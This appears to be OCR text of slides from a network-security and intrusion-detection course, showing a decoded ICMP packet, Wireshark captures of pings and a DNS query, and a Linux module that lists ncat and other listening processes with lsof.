
IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	192.168.177.100	192.168.177.47	4	5	0	84	64365	2	0	64	23382

ICMP	Type	Code	ChkSum	ID	Seq #
	8	0	61357	3681	1

DATA

```
03 7A 7C 63 00 00 00 00 B0 3F 0B 00 00 00 00 00   .z|c.....?......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F   ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F    !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                           01234567
```

CREATING SNORT RULES (CONT.)



```
icmp
```


```
No.   Time            Source            Destination       Protocol Length Info
 2957 1312.3808648…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=641/33026, ttl=64 (reply in 2958)
 2958 1312.3831378…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=641/33026, ttl=64 (request in 2957)
 2959 1313.3827743…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=642/33282, ttl=64 (reply in 2960)
 2960 1313.3838860…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=642/33282, ttl=64 (request in 2959)
 2961 1314.3833192…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=643/33538, ttl=64 (reply in 2962)
 2962 1314.3847304…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=643/33538, ttl=64 (request in 2961)
 2963 1315.3846333…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=644/33794, ttl=64 (reply in 2964)
 2964 1315.3859560…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=644/33794, ttl=64 (request in 2963)
 2965 1316.3864025…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=645/34050, ttl=64 (reply in 2966)
 2966 1316.3880101…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=645/34050, ttl=64 (request in 2965)
 2967 1317.3886203…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=646/34306, ttl=64 (reply in 2968)
 2968 1317.3903604…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=646/34306, ttl=64 (request in 2967)
 2969 1318.3894523…  192.168.177.100   192.168.177.47    ICMP       98 Echo (ping) request  id=0x0e61, seq=647/34562, ttl=64 (reply in 2970)
 2970 1318.3915516…  192.168.177.47    192.168.177.100   ICMP       98 Echo (ping) reply    id=0x0e61, seq=647/34562, ttl=64 (request in 2969)
```

```
▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Microsof_00:ba:06 (00:15:5d:00:ba:06), Dst: Microsof_00:ba:09 (00:15:5d:00:ba:09)
▸ Internet Protocol Version 4, Src: 192.168.177.7, Dst: 192.168.177.100
▸ User Datagram Protocol, Src Port: 34316, Dst Port: 53
▸ Domain Name System (query)
```

```
0000  00 15 5d 00 ba 09 00 15  5d 00 ba 06 08 00 45 00   ··]····· ]·····E·
0010  00 3c dc d5 40 00 40 11  7a 1e c0 a8 b1 07 c0 a8   ·<··@·@· z·······
0020  b1 64 86 0c 00 35 00 28  86 d5 79 16 01 00 00 01   ·d···5·( ··y·····
0030  00 00 00 00 00 00 03 6e  74 70 06 75 62 75 6e 74   ·······n tp·ubunt
0040  75 03 63 6f 6d 00 00 01  00 01                     u·com··· ··
```


Module 5

LINUX PROCESSES



```
[2] 3411
Ncat: bind to :::55000: Address already in use. QUITTING.
[1]: command not found
[2]+  Exit 2                  ncat -l -p 55000
root@ubuntu:/var/log# ncat -l -p 55000 & [1] 3629
[2] 3429
Ncat: bind to :::55000: Address already in use. QUITTING.
[1]: command not found
[2]+  Exit 2                  ncat -l -p 55000
root@ubuntu:/var/log# lsof -i TCP
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-r  378 systemd-resolve  13u  IPv4  28647      0t0  TCP localhost:domain
 (LISTEN)
sshd       911            root   3u  IPv4  38810      0t0  TCP *:60000 (LISTEN)
sshd       911            root   4u  IPv6  38812      0t0  TCP *:60000 (LISTEN)
postgres   916        postgres   7u  IPv4  35119      0t0  TCP localhost:postgr
esql (LISTEN)
mysqld    1122           mysql  23u  IPv4  37109      0t0  TCP localhost:mysql
(LISTEN)
apache2   1186            root   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
cupsd     2758            root   6u  IPv6  50108      0t0  TCP ip6-localhost:ip
p (LISTEN)
cupsd     2758            root   7u  IPv4  50109      0t0  TCP localhost:ipp (L
ISTEN)
apache2   2772        www-data   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
apache2   2773        www-data   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
apache2   2774        www-data   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
apache2   2775        www-data   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
apache2   2776        www-data   4u  IPv6  36765      0t0  TCP *:http (LISTEN)
ncat      3317            root   5u  IPv6  57270      0t0  TCP *:55000 (LISTEN)
ncat      3317            root   6u  IPv4  57271      0t0  TCP *:55000 (LISTEN)
root@ubuntu:/var/log# 
```
]

PROCESS HACKER



System Idle Process (0) Properties

File

System Idle Process

N/A

Version: N/A

Image file name:

N/A

Process

Command line: N/A

Current directory: N/A

